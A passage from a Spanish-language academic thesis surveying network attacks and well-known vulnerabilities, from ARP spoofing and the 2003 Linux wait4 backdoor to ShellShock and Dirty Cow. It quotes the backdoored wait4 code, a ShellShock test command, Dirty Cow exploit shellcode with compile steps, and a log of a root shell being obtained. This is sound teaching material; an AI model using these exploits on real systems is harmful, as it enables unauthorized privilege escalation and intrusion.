


Figura 3-11: Etiqueta RFID

3.1.5. Ataque Man-In-The-Middle

Este tipo de ataque consiste básicamente en que el atacante se interponga entre el cliente y el servidor, interceptando el tráfico entre ellos sin que ninguno se percate de la situación.

Cuando un equipo desea enviar una información a otro a través de la red LAN (*Local Área Network*), lo hace a través de la dirección IP²² (*Internet Protocol*); lo primero que hace el sistema es verificar si la dirección IP de destino está en su mismo segmento de red. Si es así, el equipo consulta en su tabla ARP²³ que dirección MAC²⁴ le corresponde a la IP de destino. En cambio, si la dirección solicitada no se encuentra en ella, el protocolo ARP envía un paquete de broadcast²⁵ a la red LAN con la dirección IP solicitada, entonces los diferentes equipos dentro de la LAN comparan dicha IP con la suya y sólo el equipo al que le corresponda responderá enviándole la dirección MAC de su interfaz de red. En la Figura 3-12 puede observarse el esquema del paquete broadcast, donde los componentes verdes son los receptores de dicho paquete.

²² La dirección IP es un número que identifica a cada dispositivo dentro de una red.

²³ ARP (*Address Resolution Protocol*) es un protocolo de comunicaciones de la capa de enlace responsable de encontrar la dirección de hardware MAC que corresponde a determinada IP.

²⁴ MAC (*Media Access Control*) es un identificador único asignado por el fabricante a una pieza de hardware de red.

²⁵ Un broadcast es una forma de transmisión de información donde un nodo emisor envía información a una multitud de dispositivos de manera simultánea.




Figura 3-12: Esquema de broadcast

Cuando la dirección IP se corresponde con una red diferente a la del host de origen, el equipo debe enviar la solicitud a su puerta de enlace por lo que requerirá la dirección MAC de dicho Gateway, ejecutando el proceso antes mencionado. Entonces si un equipo atacante le indica a la red o a algún equipo dentro de la misma que él mismo es su puerta de enlace, enviando la IP de la puerta de enlace real pero indicando su propia MAC, los equipos le enviarán a éste toda la información que deba ir hacia otra red, como por ejemplo, las solicitudes hacia Internet [48].

Este procedimiento es denominado *ARP spoofing* y consiste en envenenar la cache ARP de un equipo para hacerle creer que la MAC de la puerta de enlace es la dirección MAC del equipo atacante, pudiendo de esta manera situar la máquina atacante en medio de las comunicaciones efectuadas entre el cliente y el servidor. En la Figura 3-13 a continuación, puede observarse una representación gráfica de este tipo de ataque.




Figura 3-13: ARP spoofing

Mediante este mecanismo, se puede realizar un ataque de denegación de servicio²⁶ simplemente no reenviando los paquetes del equipo afectado hacia su destino, o también se podría capturar todo el tráfico de la comunicación haciendo uso de un *sniffer*²⁷.

Se ha demostrado que se pueden realizar ataques Man-In-The-Middle sobre el protocolo SSL/TLS para capturar tráfico HTTPS y obtener información sensible [49], como por ejemplo con la herramienta SSLStrip desarrollada por Moxie Marlinspike²⁸ que automatiza el ataque completamente. Esta aplicación no descifra los datos protegidos mediante el protocolo SSL/TLS, sino que engaña al servidor y al cliente convirtiendo todo el tráfico HTTPS de una web, en HTTP mediante el uso de redirecciones.

3.2. Vulnerabilidades encontradas en protocolos subyacentes

Sería poco prudente analizar la seguridad de un sistema informático desconociendo la seguridad de los componentes con los que se relaciona, como por ejemplo el hardware, sistema operativo, los algoritmos de cifrado utilizados, entre otros. Si bien no se puede asegurar la inviolabilidad de un sistema, se puede intentar establecer una arquitectura de seguridad robusta; y tener en cuenta la experiencia mundial es una buena aproximación, dado que cada nueva vulnerabilidad descubierta relacionada a diferentes componentes, repercute directamente a los sistemas que utilizan esos elementos.

A continuación se van a mencionar las principales vulnerabilidades descubiertas que han logrado tener un gran impacto global.

3.2.1. El intento de backdoor en Linux

Sin dudas, un hito en la historia de la seguridad de sistemas aconteció en el año 2003, cuando alguien trató de vulnerar el kernel de Linux tratando de introducir una puerta trasera²⁹ en el núcleo del sistema.

En aquellos tiempos, Linux utilizaba un sistema llamado BitKeeper para almacenar la copia maestra del código fuente. Si un desarrollador proponía una modificación en el código, ésta era evaluada para determinar si se aceptaba. Cada cambio en el código maestro era comentado e incluía un puntero al registro de aprobación de la modificación. A algunas personas no les agradaba BitKeeper, por lo que una segunda copia del código era accesible por otro sistema de control de versiones llamada CVS. En noviembre del 2003 Larry McVoy³⁰, se percató de que había una modificación en el código de CVS que no tenía un puntero al registro de aprobación. Después de investigaciones se determinó que alguien vulneró el sistema CVS y realizó este cambio en una función llamada *wait4*, la cual podría usar cualquier programa para esperar un suceso. El código original se puede observar en la Figura 3-14.

²⁶ Un ataque de denegación de servicio, también denominado DDoS (Distributed Denial of Service) es un ataque a un sistema de computadoras o red que causa que un recurso sea inaccesible a usuarios legítimos.

²⁷ Un sniffer es un software que captura los paquetes que viajan en una red.

²⁸ Es un investigador relacionado a la seguridad informática.

²⁹ Una puerta trasera o backdoor es un riesgo potencial de un sistema, que permite el acceso al mismo ignorando los protocolos de seguridad y autenticación establecidos.

³⁰ CEO de Bit Mover, compañía que creó BitKeeper.

```
[...]
read_unlock(&tasklist_lock);
if (flag) {
    retval = 0;
    if (options & WNOHANG)
        goto end_wait4;
    retval = -ERESTARTSYS;
    if (signal_pending(current))
        goto end_wait4;
    schedule();
    goto repeat;
}
if ((options == (__WCLONE|__WALL)) && (current->uid == 0))
    retval = -EINVAL;
else
    retval = -ECHILD;
end_wait4:
current->state = TASK_RUNNING;
remove_wait_queue(&current->wait_chldexit, &wait);
return retval;
}
```

Figura 3-14: Código fuente original de función *wait4*

Mientras que en la Figura 3-15 se puede observar la modificación.

```

[...]
    read_unlock(&tasklist_lock);
    if (flag) {
        retval = 0;
        if (options & WNOHANG)
            goto end_wait4;
        retval = -ERESTARTSYS;
        if (signal_pending(current))
            goto end_wait4;
        schedule();
        goto repeat;
    }
    if ((options == (_WCLONE|_WALL)) && (current->uid = 0))
        retval = -EINVAL;
    else
        retval = -ECHILD;
end_wait4:
    current->state = TASK_RUNNING;
    remove_wait_queue(&current->wait_chldexit,&wait);
    return retval;
}

```

Figura 3-15: Código fuente modificado de la función *wait4*

Como se puede ver, se cambió la línea “> uid == 0” por “> uid = 0”. La intención de la línea original es determinar si el id del usuario es 0 sin cambiar su identificador, mientras que la modificación hace que se asigne el id 0 a dicho usuario. Esto es un gran problema dado que ese id pertenece al usuario “root”, el cual tiene permisos para realizar absolutamente cualquier acción en el sistema. Entonces la modificación realizada permite que cualquier usuario que ejecute el método *wait4* obtenga permisos de root. Por lo tanto, lo que se podría considerar un error inocente como olvidarse de colocar un símbolo en una comparación, establece un peligroso backdoor y este es el más claro ejemplo de lo difícil que resulta realizar una auditoría a un sistema informático, donde una línea, incluso un carácter puede marcar una diferencia sustancial en el funcionamiento de un software [50].

3.2.2. El gusano Sasser

En 2004, este gusano infectó a millones de computadoras en el mundo. Tuvo mucha repercusión debido a las consecuencias que provocó en corporaciones e instituciones importantes. Es de rápida propagación y explota un fallo en el componente *Local Security Authority Subsystem Service* (LSASS) de Windows, que controla varias tareas de seguridad consideradas críticas, incluyendo control de acceso y políticas de dominios. Sólo afecta a equipos con Windows 2000 y XP.

La alta propagación se debe a que el virus está programado para ejecutar 128 procesos (1024 para la variante Sasser.c) que analizan una cantidad de direcciones IP aleatorias que buscan sistemas

vulnerables a la falla LSASS en el puerto 445/TCP³¹ e instala un servidor FTP³² en el puerto 5554 para que otros equipos infectados puedan descargarlo.

La característica principal es el reinicio continuo que provoca en el sistema infectado, lo que ha causado estragos sobre todo en el sector bancario, televisivo y gubernamental.

3.2.3. Heartbleed

En 2014 se descubrió un importante bug en el paquete de seguridad OpenSSL³³, el cual sirve para cifrar los datos que se transmiten desde o al servidor, con el fin de que si un atacante intercepta el tráfico, los datos sean ilegibles.

Heartbleed permite que los datos que han sido cifrados con el método SSL/TSL puedan ser robados e interpretados fácilmente por cualquier atacante informático con conocimientos para hacerlo. Esta vulnerabilidad permite que de forma remota un atacante pueda leer 64KB de información en la memoria del servicio vulnerable, pudiendo tener acceso a cualquier información crítica que se aloje allí.

OpenSSL es una de las bibliotecas de cifrado y seguridad más usadas en servidores web y otras aplicaciones como correo electrónico, mensajería instantánea y redes VPN³⁴, es por ello que afectó la seguridad de dos tercios de las páginas web existentes desde el año 2012, dejando expuesta información sensible de esos sitios como contraseñas, credenciales, datos de tarjeta de crédito, entre otros.

3.2.4. ShellShock

En 2014 se descubrió una vulnerabilidad en los sistemas que derivan de Unix, como OS X y Linux, que estuvo presente durante 20 años en la GNU Bourne Again Shell (Bash), el cual es el Shell usado por defecto en muchas distribuciones Linux y Unix [51]. El nombre oficial de este Bug es “*CVE-2014-6271: remote code execution through bash* (ejecución de código remoto mediante Bash)”. Este error está relacionado con la forma en que Bash procesa las variables de entorno que le son pasadas del sistema operativo o por un programa que llame a un script basado en Bash.

Las variables de entorno proveen el acceso a ciertos tipos de comportamiento del software instalado en el sistema y suelen tener un nombre de variable con un valor asignado. Gracias a esta vulnerabilidad se puede crear variables de entorno con contenido adicional y como el shell tiene funciones implementadas, es posible insertar dichas funciones en las variables de entorno. La vulnerabilidad ShellShock se explota cuando se añade código extra al final de las definiciones dentro de la variable de entorno. Si los caracteres “{::;}” se incluyen en la definición de la función, cualquier código arbitrario que se inserte a continuación se procesa en esa definición y no va a ser interpretado como texto plano, sino como comandos a ejecutar. Esto es lo que se conoce como *inyección de código*³⁵ y es un tipo común de ataque. En la Figura 3-16 se realiza un test para determinar si la máquina es vulnerable a este ataque.


³¹ TCP (*Transmission Control Protocol*).

³² FTP (*File Transfer Protocol*) es un protocolo de red para la transferencia de archivos entre sistemas.

³³ OpenSSL es un paquete de herramientas y bibliotecas relacionadas a la criptografía. Ayudan a implementar SSL y TLS, como así también permite crear certificados digitales que pueden aplicarse a servidores.

³⁴ VPN (*Virtual Private Network*) es una tecnología de red utilizada para conectar computadoras a una red privada utilizando internet.

³⁵ Un ataque de inyección de código ocurre cuando es posible enviar datos inesperados a un intérprete para que sean ejecutados.



```
masscan — sh — 35x9
sh-3.2$ env x='() { :; }; echo vulne
rable' sh -c "echo this is a test"
vulnerable
this is a test
sh-3.2$
```

Figura 3-16: Test de vulnerabilidad ShellShock

Como se puede observar, se ejecuta el código inyectado luego de la declaración de la variable de entorno, por lo que efectivamente la máquina es vulnerable. Si Bash ha sido configurado como el Shell por defecto del sistema, puede ser usado por atacantes contra servidores vía peticiones web, sesiones telnet³⁶, ssh³⁷, o por cualquier otro programa que use Bash para ejecutar scripts.

En un principio se lo consideró tan peligroso como Heartbleed, pero luego se determinó que era peor. La CVSS (*Common Vulnerability Scoring System*) es un estándar libre y de código abierto que evalúa la gravedad de las vulnerabilidades de seguridad de los sistemas informáticos, y ShellShock se ha ganado un 10 sobre 10 en cuanto a peligrosidad. Esta vulnerabilidad permite que un servidor al que se accede remotamente, pueda ser controlado mediante un simple script saltándose toda la seguridad. Cualquier sistema que no haya sido parchado es vulnerable a este ataque remoto. Bash es usualmente utilizado para servidores web, por lo que en teoría puede ser usado para tomar el control de muchas páginas que se usan diariamente a través de internet.

3.2.5. POODLE

Se denomina así a una vulnerabilidad encontrada en el protocolo SSLv3 en el año 2014, al que bautizaron bajo el nombre de POODLE (*Paddle Oracle on Downgraded Legacy Encryption*). La protección de las comunicaciones en internet ha ido evolucionando con el paso del tiempo, desde la primera versión de SSL hasta la última de TLS utilizada actualmente. El problema radica en que por cuestiones de compatibilidad los servidores siguen implementando protocolos antiguos, de manera que cuando un navegador no soporta protocolos modernos, pueden seguir estableciendo una comunicación segura pero con una versión previa de dicho protocolo. A modo de ejemplo, Internet Explorer 6 no soporta TLS 1.0, sucesor de SSLv3, por lo que muchos servidores ofrecen SSLv3 para no dejar sin servicio a esos usuarios.

Esta vulnerabilidad difiere de Heartbleed en que no afecta a la parte servidor sino a la parte cliente, como navegadores o clientes de correo; lo que la hace menos importante, ya que el ataque es realizado a usuarios específicos, y no al gran conjunto que utilice el servicio. Lo primero que hace este exploit³⁸ es convencer al cliente de que el servidor no soporta el protocolo TLS, que es más seguro y lo fuerza a conectarse por SSLv3. En esta situación, el atacante que use un ataque Man-In-The-Middle conectado a la misma red de la víctima, puede descifrar cookies³⁹ HTTP seguras para obtener acceso a cualquier servicio del cliente sin necesidad de obtener previamente el usuario y contraseña. Un atacante entonces

³⁶ Telnet es un protocolo de red que permite acceder a otra máquina y manejarla remotamente.

³⁷ SSH o Secure Shell es un protocolo que facilita las conexiones seguras entre dos sistemas, con el propósito de establecer una conexión remota.

³⁸ Un exploit es un programa o código que se aprovecha de un agujero de seguridad de una aplicación o sistema, de forma de poder utilizarla para conseguir un comportamiento no deseado del mismo, generalmente para su propio beneficio.

³⁹ Las cookies son datos que se almacenan en una computadora, creados por un sitio web y pueden utilizarse para variadas funcionalidades, como preferencias de usuario de un sitio, información de acceso, entre otras.

puede obtener acceso a los datos sensibles alojados dentro de la sesión web cifrada, tales como contraseñas y otros tokens de autenticación que luego se pueden utilizar para hacerse pasar por ese usuario.

Para hacer frente a esta vulnerabilidad es necesario implementar `TLS_FALLBACK_SCSV` en el servidor, el cual es una extensión del protocolo SSLv3 para prevenir los ataques de degradación.

3.2.6. FREAK

En 2015 se descubrió una vulnerabilidad presente por más de 10 años en software de Apple y Google denominada FREAK (*Factoring RSA Export Keys*), que permite realizar un ataque Man-In-The-Middle a través de los protocolos SSL y TLS. Para entender el funcionamiento hay que introducir el concepto de cifrado de categoría EXPORT. En los primeros años de la década de 1990 el comercio electrónico empezó a despegar y requería ganarse la confianza de los clientes. Estados Unidos permitía el cifrado, su exportación y su uso, pero con ciertas limitaciones. Dentro de Estados Unidos era posible obtener un navegador con una capacidad de cifrado mayor que su versión internacional, la cual usaba longitudes de claves inferiores, de manera que era posible descifrar comunicaciones cifradas con dicho navegador de manera relativamente fácil. A estos conjuntos de cifrado se los categorizaron como “EXPORT”. Años después esas restricciones fronterizas fueron desapareciendo, aunque no completamente.

La vulnerabilidad FREAK permite a un atacante que pueda interceptar las comunicaciones entre cliente y servidor renegociar la conexión segura y hacer que ambos usen uno de los cifrados de categoría EXPORT, para luego capturar dicho tráfico y descifrarlo fácilmente dado que se estaría utilizando una clave RSA de 512 bits de longitud, por aquel momento robusta y suficiente, mientras que hoy en día se utilizan 2048 bits como estándar. A esta acción se la denomina *downgrade* y no es más que forzar el uso de un cifrado vulnerable. Versiones de OpenSSL inferiores a 0.9.8zd, 1.0.0.p, 1.0.1k son vulnerables por ofrecer soporte a cifrados EXPORT.

Las medidas a adoptar para evitar verse afectado por FREAK dependen del tipo de sistema. En el caso de un servidor vulnerable se debería desactivar lo antes posible el soporte para versiones TLS del tipo EXPORT. Además, para prevenir las vulnerabilidades mencionadas anteriormente, también se puede evitar utilizar protocolos inseguros como SSL o versiones de TLS inferiores a la versión 1.2. Con respecto a los usuarios todas las versiones de Internet Explorer en todas las versiones de Microsoft Windows son vulnerables.

3.2.7. Logjam

Es una vulnerabilidad descubierta en 2015 que permite atacar millones de servidores web, servidores de correo y VPNs, permitiendo leer y modificar datos sensibles que están siendo enviados a través de conexiones seguras TLS. Esto se debe a varias debilidades en la implementación del protocolo de intercambio de claves *Diffie-Hellman*⁴⁰, el cual es un algoritmo criptográfico que permite que dos partes establezcan una clave secreta compartida para crear conexiones seguras. Este algoritmo se utiliza en muchos protocolos de internet basados en TLS como HTTPS, SSH, IPsec⁴¹ y SMTP⁴².

Los investigadores descubrieron que un atacante que emplee técnicas Man-In-The-Middle, puede degradar las conexiones TLS a criptografía EXPORT de 512 bits para poder descifrar las comunicaciones. Se asemeja mucho a la vulnerabilidad FREAK analizada anteriormente, dado que es un exploit que se aprovecha de los estándares de cifrado impuestos por el gobierno de Estados Unidos

⁴⁰ Es un protocolo de establecimiento de claves entre partes que no han tenido contacto previo, utilizando un canal inseguro y de manera anónima. Generalmente se utiliza para generar claves simétricas.

⁴¹ IPsec (*Internet Protocol Security*) es un conjunto de protocolos utilizado para asegurar las comunicaciones sobre el protocolo IP.

⁴² SMTP (*Simple Mail Transfer Protocol*) es un protocolo de red utilizado para el intercambio de mensajes de correo electrónico.

para que las agencias de inteligencia, como la NSA⁴³, puedan romper con facilidad el cifrado utilizado por entidades extranjeras. Esta vulnerabilidad tomó gran relevancia internacional dado que según los documentos filtrados por Edward Snowden en 2009, la NSA tiene un programa llamado Turbulence que permite realizar ataques Man-In-The-Middle a conexiones VPN aprovechando una vulnerabilidad desconocida, la cual se sospecha que es precisamente Logjam.

3.2.8. DROWN

La vulnerabilidad DROWN (*Decrypting RSA with Obsolete and Weakened Encryption*) afecta a HTTPS y a otros servicios que dependen de algunos de los protocolos criptográficos más conocidos de la seguridad en internet, SSL y TLS. Como se comentó anteriormente, los protocolos mencionados son los encargados de evitar que se pueda leer la comunicación por terceros cuando se navega por la web, y esta nueva técnica conocida en el 2016 permite romper el cifrado y leer o robar cualquier tipo de información sensible. El ataque permite descifrar comunicaciones seguras utilizando el protocolo TLS entre un cliente y un servidor web aprovechando fallos de seguridad en el protocolo SSLv2, en concreto en el intercambio de claves RSA. Por lo tanto, se descifran las claves RSA que se usan en las conexiones TLS mediante un ataque a SSLv2. Se estima que el 33% de todos los sitios web que usan HTTPS podrían estar en riesgo. La Figura 3-17 describe bastante bien como un atacante puede explotar DROWN.




Figura 3-17: Vulnerabilidad DROWN

Mientras que el cliente realiza una conexión TLS supuestamente segura, el atacante aprovecha el soporte SSLv2 del servidor para realizar un ataque MITM, inyectar peticiones SSL y obtener la clave privada de sesión; logrando así utilizarla para descifrar el tráfico de las conexiones TLS, a través del cual puede obtener todo tipo de datos que el cliente envíe al servidor como nombres de usuario,

⁴³ National Security Agency

contraseñas, etc. [52]. También existe otro gran fallo de seguridad que permite a un atacante poder suplantar una web bajo HTTPS y obtener todos los datos que el usuario le facilite bajo la web falsificada.

A partir de este fallo, muchos servidores y librerías de criptografía traen desactivado el soporte para SSLv2 de forma predeterminada, como por ejemplo OpenSSL superiores a la versión 1.0.2g, Microsoft IIS 7.0 o superior, entre otros.

3.2.9. Denegación de servicio en OpenSSL

Una nueva vulnerabilidad se encontró en 2016 en la librería OpenSSL y afecta al protocolo OCSP⁴⁴ y podría causar una denegación de servicio en el servidor. Afecta a todas las versiones OpenSSL 1.0.1, 1.0.2 y también 1.1.0. Esta vulnerabilidad ha sido catalogada como crítica, su identificador de vulnerabilidad es CVE-2016-6304 y se puede explotar remotamente. El fallo radica en que se pueden enviar grandes paquetes OCSP a un determinado servidor durante la negociación de la conexión, lo que conduciría a un elevado consumo de la memoria que podría provocar una denegación de servicio en el servidor.

3.2.10. Dirty Cow

Recientemente a fines del 2016 se descubrió una vulnerabilidad que llevaba presente más de 9 años escondida⁴⁵ y permite la elevación de privilegios dentro de los sistemas afectados. Es particularmente importante dado que se encontraba presente en las máquinas con las que se votó en la Ciudad Autónoma de Buenos Aires en 2015. Los empleados de Red Hat dieron a conocer esta vulnerabilidad registrándola como CVE-2016-5195 y a partir de ello, muchos investigadores la analizaron para determinar su repercusión, entre ellos Phil Oester, el cual descubrió que el fallo también está presente en los sistemas Android y que con un sencillo *exploit* puede llegar a conseguir hacer root a cualquier dispositivo que ejecute una versión igual o inferior a Android 6.0.1 Marshmallow.

La solución es actualizar el kernel del sistema operativo para los usuarios Linux, donde esta vulnerabilidad está solucionada a partir de la versión 3.9, pero para los usuarios de Android es más complejo, dado que las actualizaciones dependen de los fabricantes y estas van a ser instaladas únicamente en los dispositivos nuevos y de gama media-alta. Actualmente el 90% de los usuarios son vulnerables respecto a esta falla.

Dirty Cow se genera debido a una *condición de carrera*⁴⁶ detectada sobre la forma en la que el subsistema de memoria del kernel manipula una técnica de duplicación llamada *Copy-On-Write* (COW). A través de esta fisura un usuario sin privilegios puede obtener acceso de escritura a mapas de memoria que en situaciones normales serían solo de lectura. En el instante en que se puede acceder a partes del sistema pertenecientes a root, se puede escribir código que al ser ejecutado, por ejemplo con *setuid*⁴⁷, permite ejecutar código con dicha identidad consiguiendo una elevación de privilegios [53].

Al día de hoy se encuentra disponible un exploit público [54] que aprovecha la vulnerabilidad de una manera rápida y sencilla. Una vez descargado, se tiene que editar el exploit en función de la arquitectura donde se vaya a utilizar, comentando el *payload*⁴⁸ de x86 si el sistema es x64, y comentando el de x64 si el sistema es x86, como puede verse en la Figura 3-18.

⁴⁴ OCSP (*Online Certificate Status Protocol*) es uno de los protocolos fundamentales de la web, su objetivo es verificar que el certificado digital de una web determinada es válido, y que no ha sido revocado.

⁴⁵ Esta vulnerabilidad estuvo presente desde la versión 3.6 del kernel de Linux liberada en el año 2007.

⁴⁶ Una condición de carrera se presenta cuando varios procesos acceden a un recurso compartido y el orden de acceso no es el esperado, pudiéndose producir diferentes bugs.

⁴⁷ Es un permiso de acceso que se asigna a un archivo o directorio. Se utiliza principalmente para permitir a un usuario del sistema ejecutar binarios con privilegios elevados temporalmente para realizar una tarea específica.

⁴⁸ Es la parte de un software que brinda una función ante un error, generalmente utilizado en exploits.

```
// change if no permissions to read
char suid_binary[] = "/usr/bin/passwd";

/*
* $ msfvenom -p linux/x64/exec CMD=/bin/bash PrependSetuid=True -f e1$
*/
/*unsigned char sc[] = {
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0$
    0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0$
    0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0$
    0x48, 0x31, 0xff, 0x6a, 0x69, 0x58, 0x0f, 0x05, 0x6a, 0x3b, 0x58, 0$
};
unsigned int sc_len = 177;
*/

/*
* $ msfvenom -p linux/x86/exec CMD=/bin/bash PrependSetuid=True -f e1$
*/
/*unsigned char sc[] = {
    0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0$
    0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00, 0$
    0x54, 0x80, 0x04, 0x08, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0$
};
unsigned int sc_len = 177;
*/
```

Figura 3-18: Configuración del exploit Dirty Cow en una arquitectura x86

Luego se compila ejecutando la instrucción “`gcc [exploit.c] -o [exploit binario] -pthread`” para que quede disponible el archivo ejecutable. Una buena práctica de seguridad es tener en cuenta el concepto de *hardening de servidores*⁴⁹ y deshabilitar el compilador si no se realizan tareas que lo requieran. Finalmente se ejecuta el binario y en caso de éxito se podrá observar que se dispone de una sesión root, como en la Figura 3-19.

```
pablo@pablo-VirtualBox:~/Descargas$ id
uid=1000(pablo) gid=1000(pablo) grupos=1000(pablo),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare)
pablo@pablo-VirtualBox:~/Descargas$ ./dirtyCow
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 45420
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@pablo-VirtualBox:/home/pablo/Descargas# id
uid=0(root) gid=1000(pablo) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare),1000(pablo)
root@pablo-VirtualBox:/home/pablo/Descargas#
```

Figura 3-19: Ejecución de exploit de elevación de privilegios mediante Dirty Cow

3.2.11. Sweet32

En Agosto del 2016 se descubrió un ataque que afecta directamente a los protocolos 3DES y Blowfish⁵⁰. Esta vulnerabilidad permite en el caso de 3DES la recuperación de cookies de autenticación en el tráfico HTTPS, mientras que en el caso de Blowfish permite la recuperación del

⁴⁹ Es el proceso de asegurar un sistema mediante la reducción de vulnerabilidades del mismo.

⁵⁰ Blowfish es un algoritmo de codificación de bloques simétricos.

nombre de usuario y contraseña en el tráfico OpenVPN⁵¹. 3Des es utilizado por el 2% del tráfico circulante de internet [55], y es precisamente por esa razón que los navegadores no han desactivado el algoritmo aún.

3.3. Auditoría

